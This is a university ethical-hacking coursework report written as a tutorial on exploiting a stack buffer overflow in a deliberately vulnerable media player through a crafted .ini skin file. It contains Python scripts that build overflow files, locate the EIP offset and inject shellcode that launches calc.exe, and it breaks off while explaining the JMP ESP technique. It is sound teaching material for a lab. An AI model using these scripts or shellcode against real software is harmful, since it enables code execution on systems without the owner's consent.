UNIVERSITY of ABERTAY DUNDEE

School of Design and Informatics

Ethical Hacking 3, Main coursework assessment U1

Exploit development tutorial

DUBARD Loïc

Student number 1906007
Module code : CMP320
Lecturer : Colin McLean

April 27, 2020

Contents

1 Introduction

1.1 A bit about buffer overflows

Buffer overflows are one of the oldest security vulnerabilities in software. These kind of vulnerabilities consist in writing data outside the allocated memory buffer. That is to say no only fill the entire fixed size area of the RAM that was originaly dedicated to hold this data but actually make it overflow on further memory cells in the hope of taking control of the program flow.

This often happens due to bad input validation on the application side. It can be used to write and execute custom codes or to dump the memory in search of credentials.

In this tutorial I will use the buffer overflow vulnerability in the beginning to execute a code that opens the Windows calculator, and then to open a port that permit a reverse shell access to this machine from another computer in the same local network[1].

On Windows machines there is a concept called **DEP** (which stands for Data Execution Prevention) that prevent the memory from being executed which means you can't just put some code in it and say : " *Windows, would you please execute these innocent 3 lines of code for me ?*".

In the first part, I will demonstrate the exploit without the DEP and in the second part I will activate the DEP and try to bypass this protection.

1.2 The application & the vulnerability

The application 1906007.exe is a little media player software that presents a vulnerability to a buffer overflow when loading a skin file (cf. fig 2).

The skin file must have the extension ini. Also note that the skin file must have the header and format as shown on figure 1.

```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAA....etc
```

Figure 1: crash.ini file content exemple



Figure 2: Where is the vulnerability

[1]Basically open a backdoor...

2 Prerequired knowledge in program execution

Before diving deeply into the dark art of exploiting a program, there are a few things to know :

How does a computer execute a program[2] ?

A simplified answer would be the following.

Firstly, it loads, as sequences of 0 & 1, into the computer volatile **memory** (RAM) the set of basic assembly **instructions** contained into the executable.

Secondly it executes instructions one by one using a limited number of fixed-size variables called **registers** to know at each point of the execution of the program where to go next and where in the memory can we write or read things.

This demonstration is on a 32bit Windows XP virtual machine, which means the registers are **4 bytes** (1 byte = 8 bits) big. The addresses will be displayed in **hexadecimal** or base 16 : 0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F (ex: 0x10 is 16 in decimal, 0x0A is 10 in decimal and 0xCD is 12*16+13 = 205 in decimal). For instance 010ACC6F is a 4 byte address.

3 Exploiting with no DEP

As said in the introduction, here the DEP is off which means that we can directly execute payloads that we put into the memory.

3.1 Proof of the flaw

For this exploit since the buffer size is generally big, I will not write the .ini exploit files content entirely by hand. Because I'm lazy [3] I will write some little python scripts that do this task for me.

3.1.1 Make it overflow !

The first thing to search is a way of making the application crashing by giving it too much characters. Let's say 5000 "A"s in my case [4].

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 5000
with open("crash1.ini") as f:
        f.write(header + buffer)
```

Figure 3: crash1.py script

When I execute my script (cf fig. 3) I obtain the crash1.ini file (cf. fig 4) which is being loaded into the vulnerable input field of the application.

Figure 4: Result of the crash1.py script

[2] Here I'm talking about compiled executable not interpreted scripts like python files...
[3] and do not want to be typing characters for eternity like the monkey in the "Infinite monkey theorem"
[4] Seems to be a good number to start, no ? If 5000 doesn't work, either the buffer is bigger, or the input is filtered/truncated to prevent any exploit

The application crashes and gives us this nice little error on the figure 5.



Figure 5: The Buffer Overflow Error !

So to understand what mess's going on there I use a debugger called Immunity debugger.

I load the application in the debugger, see a huge amount of ugly assembly lines that describe the .exe, run it and load the crash1.ini skin file again. Just when it crashes I directly look at the address contained into the **EIP** register (cf. fig 6).



Figure 6: State of the registers at the moment of the crash

EIP is filled with 4 A's [5], which means our ini file has overwritten the previous address in EIP.

Just to be clear about why this register is so important, it holds the "Extended Instruction Pointer"[5] for the stack[6], it contains the return address, the address in the memory stack of the next executed assembly instruction.

An other interesting register, **ESP** (which stands for "Extended Stack Pointer"[7]) contains the address of the top of the stack for the part of the program that we are executing. We can see on figure 7 the highlighted address is the top of the stack



Figure 7: The memory around the top of the stack (highlighted) at the moment of the crash

So to go a bit further, I can illustrate how the program actually behaves in the figure 8.

[5] 41 in hexadecimal being the ascii value of A

[6] [6]the stack is the part of the memory that the "currently executed function" (not exactly) can officially use to store data and it grows by address **DECREASING** !

```
Start:
...
...
input skin file into buffer:
    call f1

f1:
    ...
    ...
    ...
    RET
```

Figure 8: Simplified version of the program in pseudo code

In entering the function f1 we save on the stack the EIP value i.e. the address of the instruction to return at when we finish to execute f1. The figure 9 describes the aspect of the stack when we are inside f1.

At the end of the function there is the "RET" instruction which basically pops the value on the top of the stack, puts it into EIP and does a "JMP EIP" to return to the main program routine that called f1.



Figure 9: Description of the stack while executing f1[7]

As clearly said by C. McLean (School of Computing, UAD lecturer and good professor :)) in my week 3 course lab resource document :

> **The basic concept behind a buffer overflow exploit** is that we can overwrite the "saved EIP" on the stack with a value pointing to our injected code. The RET instruction will then jump to our code and execute it.

So the next step is to find the right amount of A's to write in the buffer before putting our custom address into the saved EIP. I will call this number the **distance to EIP**.

3.1.2 Taking control on EIP

For that purpose, I will use a little program that generates a sequence of 5000 characters where there is no possible repeating pattern of 4 characters length (cf. fig 10). Thus, injecting it into the buffer will put 4 specific characters into EIP (cf. fig 12). The position of this specific pattern of 4 characters into the initial sequence will give me the offset of the address to inject (cf. 13).

[7]This draft comes from my week 3 course lab resource document



Figure 10: Generating the 5000 characters pattern with pattern_create.exe

I have to write a little script (cf. fig. 11) to put the result of pattern_create into a nice looking crash2.ini.

```
with open("pattern5000.txt", "r") as f:
        buffer = f.readline()

header = "[CoolPlayer Skin]\nPlaylistSkin="

with open("crash2.ini", "w") as f:
        f.write(header + buffer)
```

Figure 11: crash2.py script

I just load the app in Immunity debugger, run, change the skin to crash2.ini and it gives the following pattern :



Figure 12: Getting the 4 characters pattern to find



Figure 13: Finally finding the offset

This will give us a value of 1045 as shown in figure 13. This is the size of the fill buffer that we need to then be able to overwrite EIP.

Let's try to put BBBB (or 42424242 in hexadecimal) in EIP and fill the next addresses with CCCC and DDDD just for fun[8]. I take back my first script and modify it so there is only 1045 A's followed by 4 B's (cf. fig. 14).

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = "BBBB"
buffer = "CCCCDDDD"
with open("crash3.ini") as f:
        f.write(header + junk + eip + buffer)
```

Figure 14: crash3.py script

Here we go again: load, run, option, change skin and use crash3.ini....

Figure 15: Yes, I did these steps a LOT ...like... a lot LOT

and BAM ! I now have the control of EIP ! (see fig. 16).

[8]actually no, it's to see if EIP is exactly at the top of the stack or not



Figure 16: Finally controlling EIP

In bonus, CCCC and DDDD being pointed by ESP and written on the stack just after BBBB (cf. figure 17) gives us the fact that EIP is exactly at the top of the stack.



Figure 17: The memory with crash3.ini (top of the stack is highlighted)

3.2 Shellcodes

Beenu Arora [1] well explains what are shellcodes, how do they work and why using them :

> ”Shellcode is defined as a set of instructions injected and then executed by an exploited program. Shellcode is used to directly manipulate registers and the functionality of an exploited program.

We can of course write shell codes in the high level language but they might not work for some cases, so assembly language is preferred for this. [...]

We write shellcode because we want the target program to function in a other manner than what was intended by the designer. One way to manipulate the program is to force it to make a system call or syscall.

[...] One thing we must keep in mind is that shell codes have to be simple and compact since in real life condition we have limited space in the buffer to insert it alongside the return address to it."

I will use the Exploit-db database to find my shellcodes since this site is very good and i'd rather be using working codes that people did for me than spending thousands of hours finding out how to code a "Hello World" shellcode in assembly, and then printing out the opcode.



Figure 18: Maybe more relevant if assembly is replaced by shellcode

3.3 Launching calc.exe

I just choose one of the multiple shellcodes available on the internet [3] that executes calc.exe for a 32bit windows XP SP3 machine. Then I build a .ini file using the offset obtained in the proof of the flaw section (see the corresponding python script on figure 21). For the address of EIP we could think that we can directly put ESP address in it, i.e. 0x00110F0C.

```
from struct import pack
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "A" * 1045
eip = pack("l", 0x00110F0C)      # ESP address

# shellcode found on exploitdb website
code = "\x31\xC9"                # xor ecx,ecx
code += "\x51"                   # push ecx
code += "\x68\x63\x61\x6C\x63"   # push 0x636c6163
code +="\x54"                    # push dword ptr esp
code +="\xB8\xC7\x93\xC2\x77"    # mov eax,0x77c293c7
code +="\xFF\xD0"                # call eax

with open("calc.ini") as f:
        f.write(header + junk + eip + code)
```

Figure 19: This script doesn't work yet

But the exploit doesn't work. It can be because the address 0x00110F0C contains a 0x00 which is a null byte character. A null byte stops the input string for being read and that prevents the rest of our code to be written in the stack.

To bypass this, a good technique is to use a fixed address that points to a "**JMP ESP**" instruction and doesn't contain any bad character. Therefore, we will be sure the program will jump there regardless of the absolute memory address.

There are several places where we can find a JMP ESP that is in a fixed location. The most reliable is to find JMP ESP in a DLL[9] that is loaded with the application itself. This means that our exploit will function regardless of the service pack. If there are no DLL's loaded within the application then we can create an exploit that will only work with the current service pack (in this case XP Service pack 3). JMP ESP is a common command that often occurs naturally in many DLL's and programs.

IMPORTANT NOTE : I said "fixed" location because here there is **no ASLR**[10]. That is to say the Address Space Layout Randomization, which randomizes Dlls addresses at each boot, is deactivated.

To get a possible JMP ESP address in a DLL loaded within the application I did the procedure described in the figure 20

[9] A DLL is a library that contains code and data that can be used by more than one program at the same time.[9]

[10] Hmm...careful don't misspell it and write ASMR when googling it, you could be surprised !

